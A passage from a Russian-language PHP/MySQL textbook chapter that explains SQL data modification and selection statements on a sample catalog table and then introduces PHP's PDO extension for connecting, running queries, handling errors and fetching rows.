Следующий запрос удаляет записи из таблицы catalogs, значение первичного ключа id которых больше двух.

```
DELETE FROM catalogs WHERE id > 2;
SELECT * FROM catalogs;
```

```
+----+------------------+---------------------+
| id | name             | putdate             |
+----+------------------+---------------------+
|  1 | Процессоры       | 2016-01-19 21:40:30 |
|  2 | Материнские платы | 2016-02-19 10:30:30 |
+----+------------------+---------------------+
```

Если в операторе DELETE отсутствует условие WHERE, из таблицы удаляются все записи.

```
DELETE FROM catalogs;
SELECT * FROM catalogs;
Empty set (0.00 sec)
```

Применение ограничения LIMIT позволяет задать максимальное количество уничтожаемых записей. В следующем запросе удаляется не более 3 записей таблицы catalogs.

```
DELETE FROM catalogs LIMIT 3;
```

Оператор TRUNCATE TABLE, в отличие от оператора DELETE, полностью очищает таблицу и не допускает условного удаления. То есть оператор TRUNCATE TABLE аналогичен оператору DELETE без условия WHERE и ограничения LIMIT. В отличие от оператора DELETE удаление происходит гораздо быстрее, т. к. при этом не выполняется перебор каждой записи.

```
TRUNCATE TABLE products;
```

> ***Замечание***
>
> Оптимизатор запросов СУБД MySQL автоматически использует оператор TRUNCATE TABLE, если оператор DELETE не содержит WHERE-условия или конструкции LIMIT.

Обновление записей

Операция обновления позволяет менять значения полей в уже существующих записях. Для обновления данных предназначены операторы UPDATE и REPLACE. Первый обновляет отдельные поля в уже существующих записях, тогда как оператор REPLACE больше похож на INSERT, за исключением того, что если старая запись в данной таблице имеет то же значение индекса UNIQUE или PRIMARY KEY, что и новая, то старая запись перед занесением новой записи будет удалена.

Оператор UPDATE имеет следующий синтаксис:

```
UPDATE [IGNORE] tbl
SET col1=expr1 [, col2=expr2 ...]
[WHERE where_definition]
[ORDER BY ...]
[LIMIT rows]
```

Сразу после ключевого слова UPDATE в инструкции указывается таблица *tbl*, которая подвергается изменению. В предложении SET перечисляются столбцы, которые подвергаются обновлению, и устанавливаются их новые значения. Необязательное условие WHERE позволяет задать критерий отбора строк — обновлению будут подвергаться только те строки, которые удовлетворяют условию *where_definition*.

Замечание

Если в столбец с уникальными значениями (например, столбец с первичным ключом) осуществляется попытка вставки уже существующего значения, это обычно заканчивается сообщением об ошибке. Подавить генерацию ошибки этого типа позволяет ключевое слово IGNORE (обновление, которое бы привело к дублированию уникальных значений, не осуществляется и в этом случае).

Заменим название элемента каталога "Процессоры" в таблице catalogs на "Процессоры (Intel)".

```
SELECT * FROM catalogs;
+------------+--------------------+
| catalog_id | name               |
+------------+--------------------+
|          1 | Процессоры         |
|          2 | Материнские платы  |
|          3 | Видеоадаптеры      |
|          4 | Жесткие диски      |
|          5 | Оперативная память |
+------------+--------------------+
UPDATE catalogs SET name = 'Процессоры (Intel)'
WHERE name = 'Процессоры';
SELECT * FROM catalogs;
+------------+--------------------+
| catalog_id | name               |
+------------+--------------------+
|          1 | Процессоры (Intel) |
|          2 | Материнские платы  |
|          3 | Видеоадаптеры      |
|          4 | Жесткие диски      |
|          5 | Оперативная память |
+------------+--------------------+
```

Повторим, что оператор REPLACE работает аналогично INSERT, за исключением того, что если старая запись в данной таблице имеет то же значение индекса UNIQUE или PRIMARY KEY, что и новая, то старая запись перед занесением новой будет удалена. Следует учитывать, что если не используются индексы UNIQUE или PRIMARY KEY, то применение команды REPLACE не имеет смысла, т. к. ее действие при этом идентично команде INSERT.

Синтаксис оператора RENAME аналогичен синтаксису оператора INSERT:

```
REPLACE [INTO] tbl [(col_name,...)] VALUES (expression,...),(...),...
```

В таблицу *tbl* вставляются значения, определяемые в списке после ключевого слова VALUES. Задать порядок столбцов можно при помощи необязательного списка *col_name*, следующего за именем таблицы *tbl*. Как и в случае оператора INSERT, оператор REPLACE допускает многострочный формат. Пример использования оператора приведен далее, где в таблицу catalogs добавляются пять новых записей.

Замечание

Многотабличный синтаксис для операторов REPLACE и INSERT не предусмотрен.

```
SELECT * FROM catalogs;
+------------+--------------------+
| catalog_id | name               |
+------------+--------------------+
|          1 | Процессоры (Intel) |
|          2 | Материнские платы  |
|          3 | Видеоадаптеры      |
|          4 | Жесткие диски      |
|          5 | Оперативная память |
+------------+--------------------+
REPLACE INTO catalogs VALUES
(4, 'Сетевые адаптеры'),
(5, 'Программное обеспечение'),
(6, 'Мониторы'),
(7, 'Периферия'),
(8, 'CD-RW/DVD');
SELECT * FROM catalogs ORDER BY catalog_id;
+------------+-------------------------+
| catalog_id | name                    |
+------------+-------------------------+
|          1 | Процессоры (Intel)      |
|          2 | Материнские платы       |
|          3 | Видеоадаптеры           |
|          4 | Сетевые адаптеры        |
|          5 | Программное обеспечение |
|          6 | Мониторы                |
|          7 | Периферия               |
|          8 | CD-RW/DVD               |
+------------+-------------------------+
```

Выборка данных

Воспользуемся таблицей `catalogs` из листинга 37.10. Выбрать все записи таблицы `catalogs` можно при помощи следующего запроса:

```
SELECT catalog_id, name FROM catalogs;
+------------+--------------------+
| catalog_id | name               |
+------------+--------------------+
|          3 | Видеоадаптеры      |
|          4 | Жесткие диски      |
|          2 | Материнские платы  |
|          5 | Оперативная память |
|          1 | Процессоры         |
+------------+--------------------+
```

Если требуется вывести все столбцы таблицы, необязательно перечислять их имена после ключевого слова `SELECT`, достаточно заменить этот список символом `*` (все столбцы).

```
SELECT * FROM catalogs;
+------------+--------------------+
| catalog_id | name               |
+------------+--------------------+
|          3 | Видеоадаптеры      |
|          4 | Жесткие диски      |
|          2 | Материнские платы  |
|          5 | Оперативная память |
|          1 | Процессоры         |
+------------+--------------------+
```

К списку столбцов в операторе SELECT прибегают в том случае, если необходимо изменить порядок следования столбов в результирующей таблице или выбрать только часть столбцов.

```
SELECT name, catalog_id FROM catalogs;
+--------------------+------------+
| name               | catalog_id |
+--------------------+------------+
| Видеоадаптеры      |          3 |
| Жесткие диски      |          4 |
| Материнские платы  |          2 |
| Оперативная память |          5 |
| Процессоры         |          1 |
+--------------------+------------+
```

Условная выборка

Ситуация, когда требуется изменить количество выводимых строк, встречается гораздо чаще, чем ситуация, когда требуется изменить число и порядок выводимых столбцов. Для ввода в SQL-запрос такого рода ограничений в операторе SELECT предназначено специальное ключевое слово WHERE, после которого следует логическое условие. Если запись удовлетворяет такому условию, она попадает в результат выборки, в противном случае такая запись отбрасывается.

Ниже приводится пример запроса, извлекающего из таблицы catalogs записи, чей первичный ключ catalog_id больше (оператор >) 2.

```
SELECT * FROM catalogs WHERE catalog_id > 2;
+------------+--------------------+
| catalog_id | name               |
+------------+--------------------+
|          3 | Видеоадаптеры      |
|          4 | Жесткие диски      |
|          5 | Оперативная память |
+------------+--------------------+
```

Оператор "больше" > возвращает TRUE (истину), если левый аргумент больше правого, и FALSE (ложь), если правый аргумент меньше или равен левому. Если логическое выражение возвращает TRUE для текущей записи, запись попадает в результирующую таблицу.

Помимо оператора > имеется еще несколько логических операторов, представленных в табл. 37.9.

Таблица 37.9. *Логические операторы*

Синтаксис	Описание
a > b	Возвращает TRUE, если аргумент a больше b, и FALSE — в противном случае
a < b	Возвращает TRUE, если аргумент a меньше b, и FALSE — в противном случае
a >= b	Возвращает TRUE, если аргумент a больше или равен аргументу b, и FALSE — в противном случае
a <= b	Возвращает TRUE, если аргумент a меньше или равен аргументу b, и FALSE — в противном случае
a = b	Возвращает TRUE, если аргумент a равен аргументу b, и FALSE — в противном случае
a <> b	Возвращает TRUE, если аргумент a не равен аргументу b, и FALSE — в противном случае
a != b	Аналогичен оператору <>
a <=> b	Оператор эквивалентности; по своему действию аналогичен оператору равенства =, однако допускает в качестве одного из аргументов NULL

Следует отметить, что логические операторы возвращают TRUE (истина) и FALSE (ложь) в стиле языка программирования C, т. е. без использования специальных констант и обозначений. За ложь принимается 0, а за истину — любое число, отличное от нуля. В этом легко убедиться, если вывести логическое выражение в результирующую таблицу.

```
SELECT catalog_id, catalog_id > 2 FROM catalogs;
+------------+----------------+
| catalog_id | catalog_id > 2 |
+------------+----------------+
|          1 |              0 |
|          2 |              0 |
|          3 |              1 |
|          4 |              1 |
|          5 |              1 |
+------------+----------------+
```

Условие может быть составным и объединяться при помощи логических операторов. В запросе ниже используется составное условие: первичный ключ должен быть больше 2 и меньше или равен 4. Для объединения этих двух условий используется оператор AND (И).

> ***Замечание***
>
> Помимо оператора AND (И), для объединения логических выражений может использоваться оператор OR (ИЛИ).

```
SELECT * FROM catalogs
WHERE catalog_id > 2 AND catalog_id <= 4;
+------------+---------------+
| catalog_id | name          |
+------------+---------------+
|          3 | Видеоадаптеры |
|          4 | Жесткие диски |
+------------+---------------+
```

Помимо бинарных логических операторов AND и OR, СУБД MySQL поддерживает унарный оператор отрицания NOT. Оператор возвращает истину для ложного аргумента и ложь для истинного аргумента.

```
SELECT catalog_id, catalog_id > 2, NOT catalog_id > 2 FROM catalogs;
+------------+----------------+--------------------+
| catalog_id | catalog_id > 2 | NOT catalog_id > 2 |
+------------+----------------+--------------------+
|          1 |              0 |                  1 |
|          2 |              0 |                  1 |
|          3 |              1 |                  0 |
|          4 |              1 |                  0 |
|          5 |              1 |                  0 |
+------------+----------------+--------------------+
```

Помимо операторов OR и AND, язык SQL предоставляет еще один логический оператор: исключающее ИЛИ — XOR.

Оператор XOR можно эмулировать при помощи остальных логических операторов по формуле: `(a AND (NOT b)) OR ((NOT a) and b)`.

Для выборки записей из определенного интервала используется оператор BETWEEN *min* AND *max*, возвращающий записи, значения которых лежат в диапазоне от *min* до *max*.

```
SELECT * FROM catalogs WHERE catalog_id BETWEEN 3 AND 4;
+------------+---------------+
| catalog_id | name          |
+------------+---------------+
|          3 | Видеоадаптеры |
|          4 | Жесткие диски |
+------------+---------------+
```

Как видно из примера, в результирующую таблицу возвращаются записи в диапазоне от 3 до 4.

Существует конструкция, противоположенная конструкции BETWEEN — NOT BETWEEN, которая возвращает записи, не попадающие в интервал между *min* и *max*.

```
SELECT * FROM catalogs WHERE catalog_id NOT BETWEEN 3 AND 4;
+------------+--------------------+
| catalog_id | name               |
+------------+--------------------+
|          2 | Материнские платы  |
|          5 | Оперативная память |
|          1 | Процессоры         |
+------------+--------------------+
```

Иногда требуется извлечь записи, удовлетворяющие не диапазону, а списку, например, записи с `catalog_id` из списка `(1,2,5)`. Для этого предназначена конструкция `IN`.

```
SELECT * FROM catalogs WHERE catalog_id IN (1,2,5);
+------------+--------------------+
| catalog_id | name               |
+------------+--------------------+
|          2 | Материнские платы  |
|          5 | Оперативная память |
|          1 | Процессоры         |
+------------+--------------------+
```

Конструкция `NOT IN` является противоположной оператору `IN` и возвращает 1 (истина), если проверяемое значение не входит в список, и 0 (ложь), если оно присутствует в списке.

```
SELECT * FROM catalogs WHERE catalog_id NOT IN (1,2,5);
+------------+---------------+
| catalog_id | name          |
+------------+---------------+
|          3 | Видеоадаптеры |
|          4 | Жесткие диски |
+------------+---------------+
```

В конструкции `WHERE` могут использоваться не только числовые столбцы. В следующем примере из таблицы `catalogs` извлекается запись, соответствующая элементу каталога "Процессоры".

```
SELECT * FROM catalogs WHERE name = 'Процессоры';
+------------+------------+
| catalog_id | name       |
+------------+------------+
|          1 | Процессоры |
+------------+------------+
```

Зачастую условную выборку с участием строк удобнее производить не при помощи оператора равенства `=`, а посредством оператора `LIKE`, который позволяет использовать простейшие регулярные выражения. Оператор `LIKE` имеет следующий синтаксис:

expr `LIKE` *pat*

Оператор часто используется в конструкции `WHERE` и возвращает 1 (истину), если выражение *expr* соответствует выражению *pat*, и 0 — в противном случае. Главное преимущество оператора `LIKE` перед оператором равенства заключается в возможности использования специальных символов, приведенных в табл. 37.10.

Таблица 37.10. *Логические операторы*

Синтаксис	Описание
%	Соответствует любому количеству символов, даже их отсутствию
_	Соответствует ровно одному символу

При помощи специальных символов, представленных в табл. 37.8, можно задать различные шаблоны соответствия. Ниже приводится пример выборки записей, которые содержат названия элементов каталога, заканчивающиеся на символ 'ы'.

```
SELECT * FROM catalogs WHERE name LIKE '%ы';
+------------+--------------------+
| catalog_id | name               |
+------------+--------------------+
|          3 | Видеоадаптеры      |
|          2 | Материнские платы  |
|          1 | Процессоры         |
+------------+--------------------+
```

Оператор NOT LIKE противоположен по действию оператору LIKE и имеет следующий синтаксис:

expr NOT LIKE *pat*

Оператор возвращает 0, если выражение *expr* соответствует выражению *pat*, и 1 — в противном случае. Таким образом, с его помощью можно извлечь записи, которые не удовлетворяют указанному условию.

```
SELECT * FROM catalogs WHERE name NOT LIKE '%ы';
+------------+--------------------+
| catalog_id | name               |
+------------+--------------------+
|          4 | Жесткие диски      |
|          5 | Оперативная память |
+------------+--------------------+
```

Псевдонимы столбцов

Имена вычисляемых столбцов, формируемые выражениями или функциями, часто достаточно длинны и неудобны для использования в прикладных программах, выполняющих доступ к элементам в результирующей таблице по имени столбца. В SELECT-запросе столбцу можно назначить новое имя при помощи оператора AS. В следующем примере результату функции DATE_FORMAT() присваивается новый псевдоним printdate.

```
SELECT catalog_id, name, DATE_FORMAT(putdate, '%d.%m.%Y') AS printdate
FROM catalogs;
+------------+--------------------+------------+
| catalog_id | name               | printdate  |
+------------+--------------------+------------+
|          3 | Видеоадаптеры      | 10.01.2016 |
|          4 | Жесткие диски      | 05.01.2016 |
|          2 | Материнские платы  | 28.12.2015 |
|          5 | Оперативная память | 20.12.2015 |
|          1 | Процессоры         | 10.01.2016 |
+------------+--------------------+------------+
```

Сортировка записей

Как видно из предыдущих листингов данной главы, результат выборки представляет собой записи, располагающиеся в порядке, в котором они хранятся в базе данных. Однако часто требуется отсортировать значения по одному из столбцов. Это осуществляется при помощи конструкции `ORDER BY`, которая следует за выражением `SELECT`. После конструкции `ORDER BY` указывается столбец (или столбцы), по которому следует сортировать данные.

```
SELECT catalog_id, name FROM catalogs ORDER BY catalog_id;
+------------+--------------------+
| catalog_id | name               |
+------------+--------------------+
|          1 | Процессоры         |
|          2 | Материнские платы  |
|          3 | Видеоадаптеры      |
|          4 | Жесткие диски      |
|          5 | Оперативная память |
+------------+--------------------+
SELECT catalog_id, name FROM catalogs ORDER BY name;
+------------+--------------------+
| catalog_id | name               |
+------------+--------------------+
|          3 | Видеоадаптеры      |
|          4 | Жесткие диски      |
|          2 | Материнские платы  |
|          5 | Оперативная память |
|          1 | Процессоры         |
+------------+--------------------+
```

Как видно из примера, первый запрос сортирует результат выборки по полю `catalog_id`, а второй — по полю `name`.

По умолчанию сортировка производится в прямом порядке, однако, добавив после имени столбца ключевое слово `DESC`, можно добиться сортировки в обратном порядке.

```
SELECT catalog_id, name FROM catalogs ORDER BY catalog_id DESC;
+------------+--------------------+
| catalog_id | name               |
+------------+--------------------+
|          5 | Оперативная память |
|          4 | Жесткие диски      |
|          3 | Видеоадаптеры      |
|          2 | Материнские платы  |
|          1 | Процессоры         |
+------------+--------------------+
```

Сортировку записей можно производить и по нескольким столбцам. Пусть имеется таблица `tbl`, состоящая из двух столбцов: `catalog_id` и `putdate`, содержащая записи с первичным ключом каталога `catalog_id` и датой обращения в поле `putdate`. В листинге 37.11 приводится дамп, позволяющий развернуть таблицу `tbl`.

Листинг 37.11. Таблица `tbl`. Файл tbl_order.sql

```
CREATE TABLE tbl (
  catalog_id int(11) NOT NULL,
  putdate datetime NOT NULL
);
INSERT INTO tbl VALUES (5, '2016-01-04 05:01:58');
INSERT INTO tbl VALUES (3, '2016-01-03 12:10:45');
INSERT INTO tbl VALUES (4, '2016-01-10 16:10:25');
INSERT INTO tbl VALUES (1, '2015-12-20 08:34:09');
INSERT INTO tbl VALUES (2, '2016-01-06 20:57:42');
INSERT INTO tbl VALUES (2, '2015-12-24 18:42:41');
INSERT INTO tbl VALUES (5, '2016-12-25 09:35:01');
INSERT INTO tbl VALUES (1, '2015-12-23 15:14:26');
INSERT INTO tbl VALUES (4, '2015-12-26 21:32:00');
INSERT INTO tbl VALUES (3, '2015-12-25 12:11:10');
```

Для того чтобы отсортировать таблицу `tbl` сначала по полю `catalog_id`, а затем по полю `putdate`, можно воспользоваться следующим запросом.

```
SELECT * FROM tbl ORDER BY catalog_id, putdate DESC;
+------------+---------------------+
| catalog_id | putdate             |
+------------+---------------------+
|          1 | 2015-12-23 15:14:26 |
|          1 | 2015-12-20 08:34:09 |
|          2 | 2016-01-06 20:57:42 |
|          2 | 2015-12-24 18:42:41 |
|          3 | 2016-01-03 12:10:45 |
|          3 | 2015-12-25 12:11:10 |
|          4 | 2016-01-10 16:10:25 |
|          4 | 2015-12-26 21:32:00 |
|          5 | 2016-01-04 05:01:58 |
|          5 | 2015-12-25 09:35:01 |
+------------+---------------------+
```

Как видно из примера, записи в таблице `tbl` сначала сортируются по столбцу `catalog_id`, а совпадающие в рамках одного значения `catalog_id` записи сортируются по полю `putdate` в обратном порядке. Следует отметить, что ключевое слово `DESC` относится только к полю `putdate`. Для того чтобы отсортировать оба столбца в обратном порядке, потребуется снабдить ключевым словом как столбец `catalog_id`, так и `putdate`.

```
SELECT * FROM tbl ORDER BY catalog_id DESC, putdate DESC;
+------------+---------------------+
| catalog_id | putdate             |
+------------+---------------------+
|          5 | 2016-01-04 05:01:58 |
|          5 | 2015-12-25 09:35:01 |
|          4 | 2016-01-10 16:10:25 |
|          4 | 2015-12-26 21:32:00 |
```

```
|          3 | 2016-01-03 12:10:45 |
|          3 | 2015-12-25 12:11:10 |
|          2 | 2016-01-06 20:57:42 |
|          2 | 2015-12-24 18:42:41 |
|          1 | 2015-12-23 15:14:26 |
|          1 | 2015-12-20 08:34:09 |
+------------+---------------------+
```

Для прямой сортировки также существует ключевое слово `ASC` (в противовес ключевому слову `DESC`), но поскольку по умолчанию записи сортируются в прямом порядке, данное ключевое слово часто опускают.

Вывод записей в случайном порядке

Для вывода записей в случайном порядке используется конструкция `ORDER BY RAND()`. Ниже демонстрируется вывод содержимого таблицы `catalogs` в случайном порядке.

```
SELECT catalog_id, name FROM catalogs ORDER BY RAND();
+------------+--------------------+
| catalog_id | name               |
+------------+--------------------+
|          4 | Жесткие диски      |
|          5 | Оперативная память |
|          2 | Материнские платы  |
|          1 | Процессоры         |
|          3 | Видеоадаптеры      |
+------------+--------------------+
```

Если требуется вывести лишь одну случайную запись, используется конструкция `LIMIT 1`.

```
SELECT catalog_id, name FROM catalogs ORDER BY RAND() LIMIT 1;
+------------+-------------------+
| catalog_id | name              |
+------------+-------------------+
|          2 | Материнские платы |
+------------+-------------------+
```

Ограничение выборки

Результат выборки может содержать сотни и тысячи записей. Их вывод и обработка занимают значительное время и серьезно загружают сервер базы данных, поэтому информацию часто разбивают на страницы и предоставляют ее пользователю порциями. Извлечение только части запроса требует меньше времени и вычислений, кроме того, пользователю часто бывает достаточно просмотреть первые несколько записей. Постраничная навигация используется при помощи ключевого слова `LIMIT`, за которым следует количество записей, выводимых за один раз. Далее в примере извлекаются первые две записи таблицы `catalogs`, при этом одновременно осуществляется их обратная сортировка по полю `catalog_id`.

```
SELECT catalog_id, name FROM catalogs
ORDER BY catalog_id DESC
LIMIT 2;
+------------+--------------------+
| catalog_id | name               |
+------------+--------------------+
|          5 | Оперативная память |
|          4 | Жесткие диски      |
+------------+--------------------+
```

Для того чтобы извлечь следующие две записи, используется ключевое слово `LIMIT` с двумя числами: первое указывает позицию, начиная с которой необходимо вернуть результат, а второе — количество извлекаемых записей.

```
SELECT catalog_id, name FROM catalogs
ORDER BY catalog_id DESC
LIMIT 2, 2;
+------------+-------------------+
| catalog_id | name              |
+------------+-------------------+
|          3 | Видеоадаптеры     |
|          2 | Материнские платы |
+------------+-------------------+
```

Для извлечения следующих двух записей необходимо использовать конструкцию `LIMIT 4, 2`.

Вывод уникальных значений

Очень часто встает задача выбора из таблицы уникальных значений. Воспользуемся таблицей `tbl` из листинга 37.11. Пусть требуется вывести все значения поля `catalog_id`; для этого можно воспользоваться запросом, представленным ниже.

```
SELECT catalog_id FROM tbl ORDER BY catalog_id;
+------------+
| catalog_id |
+------------+
|          1 |
|          1 |
|          2 |
|          2 |
|          3 |
|          3 |
|          4 |
|          4 |
|          5 |
|          5 |
+------------+
```

Как видно, результат не совсем удобен для восприятия. Было бы лучше, если бы запрос вернул уникальные значения столбца `catalog_id`. Для этого перед именем столбца

можно использовать ключевое слово DISTINCT, которое предписывает MySQL извлекать только уникальные значения.

> ***Замечание***
>
> Ключевое слово DISTINCT имеет синоним — DISTINCTROW.

```
SELECT DISTINCT catalog_id FROM tbl ORDER BY catalog_id;
+------------+
| catalog_id |
+------------+
|          1 |
|          2 |
|          3 |
|          4 |
|          5 |
+------------+
```

Теперь результат запроса не содержит ни одного повторяющегося значения.

Для ключевого слова DISTINCT имеется противоположенное слово ALL, которое предписывает извлечение всех значений столбца, в том числе и повторяющихся. Поскольку такое поведение установлено по умолчанию, ключевое слово ALL, как правило, опускают.

Часто для извлечения уникальных записей прибегают также к конструкции GROUP BY, содержащей имя столбца, по которому группируется результат.

> ***Замечание***
>
> Конструкция GROUP BY располагается в SELECT-запросе перед конструкциями ORDER BY и LIMIT.

```
SELECT catalog_id FROM tbl
GROUP BY catalog_id ORDER BY catalog_id;
+------------+
| catalog_id |
+------------+
|          1 |
|          2 |
|          3 |
|          4 |
|          5 |
+------------+
```

Расширение PDO

Расширение PDO предоставляет интерфейс для доступа к базам данных и PHP. Механизму PDO необходим драйвер конкретной базы данных, в нашем случае PDO_MYSQL. До введения расширения PDO для каждой базы данных использовалось собственное уникальное расширение, функции предоставляемые таким расширением имели префикс, совпадающий с названием базы данных, например, mysql_query(), mssql_query(), pg_query(). Переход с одной базы данных на другую требовал изменения

кода. Новая объектно-ориентированная библиотека PDO предоставляет одинаковый интерфейс для всех типов баз данных, значительно облегчая переход от одной базы данных к другой.

Для установки расширения в операционной системе Windows необходимо отредактировать конфигурационный файл php.ini, раскомментировав строку

```
extension=php_pdo_mysql.dll
```

В случае Ubuntu, установить расширение можно при помощи команды

```
$ sudo apt-get install php7-mysql
```

Для Mac OS X можно воспользоваться менеджером пакетов Homebrew, указав директиву `--with-mysql` при установке

```
$ brew install php70 --with-mysql
```

либо отдельно установив расширение при помощи команды

```
$ brew install php70-mysql
```

Установка соединения с базой данных

Для того чтобы установить соединение с базой данных, необходимо создать объект класса `PDO`.

```
PDO::__construct (
  string $dsn [,
  string $username [,
  string $password [,
  array $options]]])
```

Конструктор класса принимает в качестве первого параметра источник данных *`$dsn`*, содержащий название драйвера, адрес сервера и имя базы данных. Вторым параметром *`$username`* принимается имя пользователя, а третий *`$password`* — его пароль. Последний параметр *`$options`* задает ассоциативный массив с дополнительными параметрами PDO и драйвера базы данных.

Типичный пример установки соединения с базой данных выглядит следующим образом:

```
$pdo = new PDO('mysql:host=localhost;dbname=test', 'root', '');
```

В примере мы обращаемся к серверу, расположенному на локальной машине `localhost`, выбираем базу данных `test` и передаем в качестве имени `root` с пустым паролем. Если соединение в силу причин не может быть установлено, генерируется исключение `PDOException`, которое может быть перехвачено блоком `try/catch` (листинг 37.12).

Листинг 37.12. Соединение с базой данных. Файл connect_db.php

```
<?php ## Соединение с базой данных
  try {
    $pdo = new PDO('mysql:host=localhost;dbname=test', 'root', '');
  }
```

```
  catch (PDOException $e) {
    echo "Невозможно установить соединение с базой данных";
  }
?>
```

Файл connect_db.php мы будем использовать во всех следующих примерах для установки соединения с базой данных. Для этого он будет подключаться в начале скрипта при помощи конструкции `require_once`. В качестве иллюстрации давайте извлечем текущую версию MySQL-сервера, для чего воспользуемся MySQL-функцией `VERSION()` (листинг 37.13).

Листинг 37.13. Соединение с базой данных. Файл version.php

```
 <?php ## Извлечение текущей версии
  require_once('connect_db.php');

  // Выполняем запрос
  $query = "SELECT VERSION() AS version";
  $ver = $pdo->query($query);

  // Извлекаем результат
  $version = $ver->fetch();
  echo $version['version']; // 5.5.46-0ubuntu0.14.04.2
?>
```

Для выполнения запроса используется объект соединения `$pdo` и его метод `query()`, в качестве результата метод возвращает объект класса `PDOStatement`, который мы сохраняем в переменной `$version`. Класс `PDOStatement` предоставляет интерфейс для доступа к результирующей таблице. В нашем случае, эта таблица имеет одну строку с единственным значением. В последующих разделах порядок работы с запросами и результирующими таблицами будет рассмотрен более подробно.

Выполнение SQL-запросов

Если нам не требуется получать результаты, лучшим способом выполнить запрос будет использование метода `exec()` класса `PDO`. Метод принимает в качестве единственного параметра строку *`$statement`* с запросом и возвращает количество затронутых в ходе его выполнения записей.

`public int PDO::exec (string $statement)`

В листинге 37.14 приводится пример использования метода `exec()` для создания таблицы `catalogs`.

Листинг 37.14. Использование метода `PDO::exec()`. Файл exec.php

```
<?php ## Использование метода PDO::exec()
  require_once('connect_db.php');
```

```
  // Формируем и выполняем SQL-запрос
  $query = "CREATE TABLE catalogs (
              catalog_id INT(11) NOT NULL AUTO_INCREMENT,
              name TINYTEXT NOT NULL,
              PRIMARY KEY (catalog_id))";
  $count = $pdo->exec($query);
  if ($count !== false)
    echo "Таблица создана успешно";
  else {
    echo "Не удалось создать таблицу";
    echo "<pre>";
    print_r($pdo->errorInfo());
    echo "<pre>";
  }
?>
```

Примечательно, что скрипт лишь один раз выполнится успешно, все последующие разы он будет возвращать сообщение о неудачной попытке создания таблицы, т. к. она уже существует. Выяснить, почему последняя операция не завершилась успешно, можно при помощи метода `errorInfo()`, возвращающего массив с кодом ошибки и текстовым сообщением от базы данных.

```
Не удалось создать таблицу
Array
(
    [0] => 42S01
    [1] => 1050
    [2] => Table 'catalogs' already exists
)
```

Следует обязательно проверить, не возвращает ли СУБД MySQL ошибку выполнения последнего запроса, поскольку интерпретатор PHP никак не сигнализирует об ошибках синтаксиса MySQL: PHP-скрипт и SQL-запросы выполняются в разных потоках, и PHP-интерпретатор не имеет сведений об успешности или неудаче выполнения SQL-запроса.

Обработка ошибок

Осуществлять проверку после каждого выполненного запроса, как было показано в предыдущем разделе, не очень удобно. Лучше воспользоваться механизмом исключений, как мы это делали при установке соединения (см. листинг 37.12). Создадим ошибочный запрос и попробуем обработать его при помощи механизма исключений (листинг 37.15).

Листинг 37.15. Ошибочный запрос. Файл errors.php

```
<?php ## Ошибочный запрос
  require_once("connect_db.php");
```

```
  try {
    $query = "SELECT VERSION1() AS version";
    $ver = $pdo->query($query);
    echo $ver->fetch()['version'];
  } catch (PDOException $e) {
    echo "Ошибка выполнения запроса: " . $e->getMessage();
  }
?>
```

Выполнение этого скрипта приведет к выдаче следующего сообщения:

```
Fatal error: Uncaught Error: Call to a member function fetch() on boolean
```

Так как СУБД MySQL не смогла выполнить запрос, вместо результирующей таблицы было возвращено сообщение об ошибке. Метод `query()` вернул `false`, поэтому обращение с переменной `$ver` как с объектом терпит неудачу — вместо ожидаемого объекта класса `PDOStatement` переменная содержит булевый тип. В примере использование переменной `$ver` довольно близко к месту выполнения ошибочного запроса, и восстановить причину возникновения ошибки довольно просто. Однако в объемном приложении это уже гораздо труднее.

Расширение PDO предоставляет несколько режимов обработки ошибок. По умолчанию используется "тихий" режим, работу которого мы только что наблюдали. Извлечь сообщение об ошибке в нем можно, только явно обратившись к методу `errorInfo()`.

- `PDO::ERRMODE_SILENT` — "тихий режим". Сообщения об ошибках обработки запросов можно извлечь при помощи метода `errorInfo()`. Сигналом о возникновении ошибок служат значения `false`, возвращаемые методами обработки запросов.
- `PDO::ERRMODE_WARNING` — режим генерации предупреждений. В случае возникновения ошибок обработки SQL-запроса PDO выдает предупреждение PHP.
- `PDO::ERRMODE_EXCEPTION` — режим генерации исключений. В случае возникновения ошибок в SQL-запросах PDO генерирует исключение `PDOException`.

Переключиться в один из режимов проще всего при помощи дополнительных параметров конструктора PDO. Перепишем скрипт инициализации объекта `$pdo` из листинга 37.12 таким образом, чтобы обработка запросов протекала в режиме исключения (листинг 37.16).

Листинг 37.16. Обработка ошибки соединения с базой данных. Файл connect.php

```
<?php ## Обработка ошибки соединения с базой данных
  try {
    $pdo = new PDO(
      'mysql:host=localhost;dbname=test',
      'root',
      '',
      [PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION]);
  }
  catch (PDOException $e) {
    echo "Невозможно установить соединение с базой данных";
  }
?>
```

Замена файла connect_db.php на connect.php в листинге 37.15 приведет к генерации исключительной ситуации и ее перехвату в блоке `catch`. В результате будет выведено сообщение об ошибке:

```
Ошибка выполнения запроса: SQLSTATE[42000]: Syntax error or access violation: 1305
FUNCTION test.VERSION1 does not exist
```

По данному сообщению можно легко определить, что MySQL не может обнаружить функцию с именем `VERSION1()`.

Извлечение данных

Рассмотрим задачу извлечения данных более подробно, для этого воспользуемся таблицей `catalogs` из листинга 37.10. В листинге 37.17 представлен скрипт, выводящий содержимое таблицы в окно браузера.

Листинг 37.17. Вывод содержимого таблицы `catalogs`. Файл fetch.php

```
<?php ## Вывод содержимого таблицы catalogs
  require_once("connect.php");

  $query = "SELECT * FROM catalogs";
  $cat = $pdo->query($query);

  try {
    while($catalog = $cat->fetch())
      echo $catalog['name']."<br />";
  } catch (PDOException $e) {
    echo "Ошибка выполнения запроса: " . $e->getMessage();
  }
?>
```

Результатом выполнения скрипта будут следующие строки:

```
Процессоры
Материнские платы
Видеоадаптеры
Жесткие диски
Оперативная память
```

Как видно из листинга 37.17, метод `query()` объекта `PDO` возвращает объект результирующей таблицы `$cat`. Извлечение данных осуществляется при помощи метода `fetch()`. За один вызов функция извлекает из результирующей таблицы одну запись, которая представляется в виде ассоциативного массива `$catalog`.

В качестве ключей массива выступают имена столбцов таблицы `catalogs`, а в качестве значений — элементы результирующей таблицы. Повторный вызов метода `fetch()` приводит к извлечению следующей строки и т. д. Поэтому вызов функции в цикле `while()` приводит к последовательному извлечению всех строк результирующей табли-

цы до тех пор, пока записи в результирующей таблице не закончатся и метод не вернет false, что приведет к выходу из цикла.

Давайте посмотрим содержимое массива $catalog, который возвращается методом fetch():

```
$catalog = $cat->fetch();
echo "<pre>";
print_r($catalog);
echo "</pre>";
```

В качестве результата будут выведены следующие строки:

```
Array
(
    [catalog_id] => 1
    [0] => 1
    [name] => Процессоры
    [1] => Процессоры
)
```

